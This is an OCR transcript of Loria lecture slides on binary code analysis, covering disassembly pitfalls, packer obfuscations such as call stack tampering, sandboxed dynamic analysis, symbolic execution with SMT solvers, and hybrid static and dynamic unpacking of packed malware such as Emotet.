


Recovering binary level semantics analysis

High level semantics

```
long int suite(long int x)
{
    long int u=0;
    long int i=0;
    for(i=0;i<x;i++)
    {if ((i % 2)==0) u=2*u+2;
        else u=2*u+1;}
    return u;
}
```





code Lifting

very challenging !

Develop the next generation of binary analysis tools

```
0000000100000e80        push    rbp
0000000100000e81        mov     rbp, rsp
0000000100000e84        mov     qword [ss:rbp+var_8], rdi
0000000100000e88        mov     qword [ss:rbp+var_10], 0x0
0000000100000e90        mov     qword [ss:rbp+var_18], 0x0
0000000100000e98        mov     qword [ss:rbp+var_18], 0x0
```

```
E80 : 55 48 89 E5 48 89 7D F8 48 C7 45 F0 00 00 00 00 48 C7 45 E8 00 00 E90 : 00 00 48
C7 45 E8 00 00 00 00 48 8B 45 E8 48 3B 45 F8 0F 8D 6C 00 EA0 : 00 00 48 B8 02 00 00 00
00 00 00 00 48 8B 4D E8 48 89 45 E0 48 89 EB0 : C8 48 99 48 8B 4D E0 48 F7 F9 48 81 FA
00 00 00 00 0F 85 17 00 00 00 48 8B 45 F0 48 C1 E0 01 48 05 02 00 00 00 48 89 45
F0 E9 12 00 ED0 : 00 00 48 8B 45 F0 48 C1 E0 01 48 05 01 00 00 00 48 89 45 F0 E9 00 EE0
: 00 00 00 48 8B 45 E8 48 05 01 00 00 00 48 89 45 E8 E9 86 FF FF FF EF0 : 48 8B 45 F0 5D
C3
```

binary blob

Low level semantics

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Part 4 : Binary Blob Analysis

Dynamic analysis


Loria
Laboratoire lorrain de recherche
en informatique et ses applications

Dynamic Execution

How to depack a program ? to reconstruct a payload ?


- Execute a program in a sandbox
  - goal : Compute a sequence of **waves**

Emotet



Wave extraction by dynamic analysis

Secure sand boxing




Dynamic analysis

First instruction

An execution trace

Last instruction

Extraction of a sequence of code waves



Loria
Laboratoire lorrain de recherche en informatique et ses applications

Next Goal : Analyse each wave extracted from a trace

Dynamic analysis

- Programs are run in safe environment,
  - aka a sandbox
  - aka a virtual machine
- Programs are instrumented
  - ✓ PIN
  - ✓ Dynamorio
  - ✓ Qemu

Caveat :

- Path Coverage : One execution path
- Anti*-virtualization tricks

Part 4 : Binary Blob Analysis

- Dynamic analysis
- Static analysis

Loria
Laboratoire lorrain de recherche
en informatique et ses applications

Disassembly

```
55  89  E5  83  EC
10  C7  45  FC  00
00  00  00  C7  45
F8  01  00  00  00
EB  17  8B  55  FC
8B  45  F8  01  D0
89  45  F4  8B  45
F8  89  45  FC  8B
45  F4  89  45  F8
8B  45  08  8D  50
FF  89  55  08  85
C0  75  DC  8B  45
FC  C9  C3
```

```
push ebp
mov ebp, esp
sub esp, 0x10
```

```
push   ebp
mov    ebp,esp
sub    esp,0x10
mov    DWORD PTR [ebp-0x4],0x0
mov    DWORD PTR [ebp-0x8],0x1
jmp    0x2d
mov    edx,DWORD PTR [ebp-0x4]
mov    eax,DWORD PTR [ebp-0x8]
add    eax,edx
mov    DWORD PTR [ebp-0xc],eax
mov    eax,DWORD PTR [ebp-0x8]
mov    DWORD PTR [ebp-0x4],eax
mov    eax,DWORD PTR [ebp-0xc]
mov    DWORD PTR [ebp-0x8],eax
mov    eax,DWORD PTR [ebp+0x8]
lea    edx,[eax-0x1]
mov    DWORD PTR [ebp+0x8],edx
test   eax,eax
jne    0x16
mov    eax,DWORD PTR [ebp-0x4]
leave
ret
```

- **Correct**
  A disassembled instruction is executable
- **Complete**
  All executable instructions are disassembled

> The problem is undecidable : Why ?

Disassembly

Pitfalls

- Distinction between code and data
- Indirect jump, ret : Where does it jump ?
- Code overlapping
- …
- Not robust to obfuscations

Example: disassembly code of → `EB 01 68 C3 90 90 90`

```
0x0:   EB 01              jmp  3
0x2:   68 C3 90 90 90     push 0x909090c3
```

```
0x0:   EB 01              jmp  3
0x2:   68                 ;data
0x3:   C3                 ret
0x4:   90                 nop
0x5:   90                 nop
0x6:   90                 nop
```

Overlapping

But not too difficult to deal with ….

Call Stack Tampering

A: entry point

B: …

C: …

D: Call Foo

E: …

F: …

call

ret

Foo : …

P: …

Q: …

R: ret

payload

Obfuscation example #2 : Call Stack Tampering

Execution trace fo ASPack 2.40

```
0x01005001   60            PUSHA
0x01005002   e803000000    Call 0x100500a
0x0100500a   5d            POP EBP
0x0100500b   45            INC EBP
0x0100500c   55            PUSH EBP
0x0100500d   c3            RET
0x01005008   eb04          JMP 0x10050e
0x0100500e   e801000000    CALL 0x1005014
```

Return site 0x01005007

EBP = 0x01005008

Jump to 0x01005008

Overlap !
instr. @007 not run

How to determine a return-site ?
The top of the stack ?

```
/ (fcn) entry0 11
|   entry0 ();
|           0x01005001      pushal
|           0x01005002      call 0x100500a
\       ,=< 0x01005007      jmp  0x465d54f7
        |   0x0100500c      push ebp
        |   0x0100500d      ret
        |   0x0100500e      call fcn.01005014
       ,==< 0x01005013      jmp  0x1005072
/ (fcn) fcn.01005014 80
|   fcn.01005014 (int arg_51h, int arg_7ah, int arg_40eh, uint3
|       ||   ; arg int arg_51h @ ebp+0x51
|       ||   ; arg int arg_7ah @ ebp+0x7a
|       ||   ; arg int arg_40eh @ ebp+0x40e
|       ||   ; arg uint32_t arg_488h @ ebp+0x488
|       ||   ; arg int arg_48ch @ ebp+0x48c
|       ||   ; arg int arg_494h @ ebp+0x494
|       ||   ; arg int arg_fa5h @ ebp+0xfa5
|       ||   ; arg int arg_fa9h @ ebp+0xfa9
|       ||   0x01005014      pop  ebp
|       ||   0x01005015      mov  ebx, 0xfffffffd ; 4294967277
```

Compute data-flow by Symbolic Execution (SE)

- Execute statically a program with symbolic values

  Goal :

  - Compute system values (registers, memory, stack)
  - Exhaustive path coverage


- A path is determined by a set of constraints on system values.

SE Engine :
BinSec, Triton, KLEE, Java PathFinder, Angr …

Symbolic Execution (SE)

```
Input : a,b,c

int x=0, y=0, z=0;
if (a) {
    x=-2;
  }
if (b<5) {
    if (!a && c) { y=1;}
    z=2;
    }
```

a,b,c have symbolic values
a=A, b=B, c=C



Path constraints

Solutions given by SMT solver

Intermediate representation of assembly languages

- A lot of architectures : x86-32, x66-64, ARM, PPC …

Intermediate Representation

Preserve | **Semantics**

```
000E1000  :     push ebp
000E1001 :      mov ebp,esp
000E1003 :      sub esp,14
000E1006 :      mov eax,dword ptr ss:[ebp+8]
000E1009 :      push eax
000E100A :      lea ecx,dword ptr ss:[ebp-14]
000E100D :      push ecx
```


SE Engine

Path constraints →

← **Satisfying assignment**

SMT Solver

Explore all paths



Intermediate Representation (IR) of assembly languages

Why ?

- A lot of architectures : x86-32, x66-64, ARM, PPC …

Which IR ?

- Memory model : arrays, arrays+stack, concurrent accesses
- x86 has a lot of (weird) instructions
- Interruptions ? ✓
- Self-modifications ? ✓
- Code overlapping ? ✓

IR

- Binsec
- BAP
- REIL
- LLVM

Requirements

The compilation from an assembly language to an intermediate language is correct

Loria
Laboratoire lorrain de recherche en informatique et ses applications

One slide on SMT (Satisfiability Modulo Theory)

- A SMT formula is first order formula in a theory
- Theories are arithmetic, bit vectors … (decidable theory)

- Given a formula F, is F satisfiable :
  - Does F as a model M such that M satisfies F
  - A model is an assignment of variables

- A formula F is valid if the negation fo F is not satisfiable

NP problem

literals

clauses

$\omega_1 = (b \vee c)$

$\omega_2 = (\neg a \vee \neg d)$


$\omega_3 = (\neg b \vee d)$

$\varphi = \omega_1 \wedge \omega_2 \wedge \omega_3$

$A = \{a=0, b=1, c=0, d=1\}$

SATisfying assignment!

Data flow analysis and Symbolic Execution



- Benchmark on 35 windows packers
  - ☑ All call stack tampering has been discovered
  - ☑ Static unpacking (complete 14, partial 16).
- Emotet : Unpack **Statically** the first wave in 15 min

Loria
Laboratoire lorrain de recherche en informatique et ses applications

PhD thesis of Sylvain Cecchetto


Part 4 : Binary Blob Analysis

- Static analysis
- Dynamic analysis
- Hybrid analysis


Loria
Laboratoire lorrain de recherche
en informatique et ses applications

Dynamic analysis

Secure sand boxing



Dynamic analysis



Dump Wave 1

Dump Wave 2

.....

Dump Wave 17

Dump Wave 18

Analyse **statically** each dump-wave using a trace as a guide to explore new paths

Hybrid binary code analysis

Dynamic analysis

- ☑ Allow to unpack
- ☑ Reconstruct IAT
- ☑ Remove a lot of obfuscations

Static Analysis and data-flow analysis

- ☑ Opaque predicates
- ☑ Call stack tampering
- ☑ Indirect jumps
- ☑ Partial Static Unpacking

- Hybrid binary code analysis :best of both worlds …

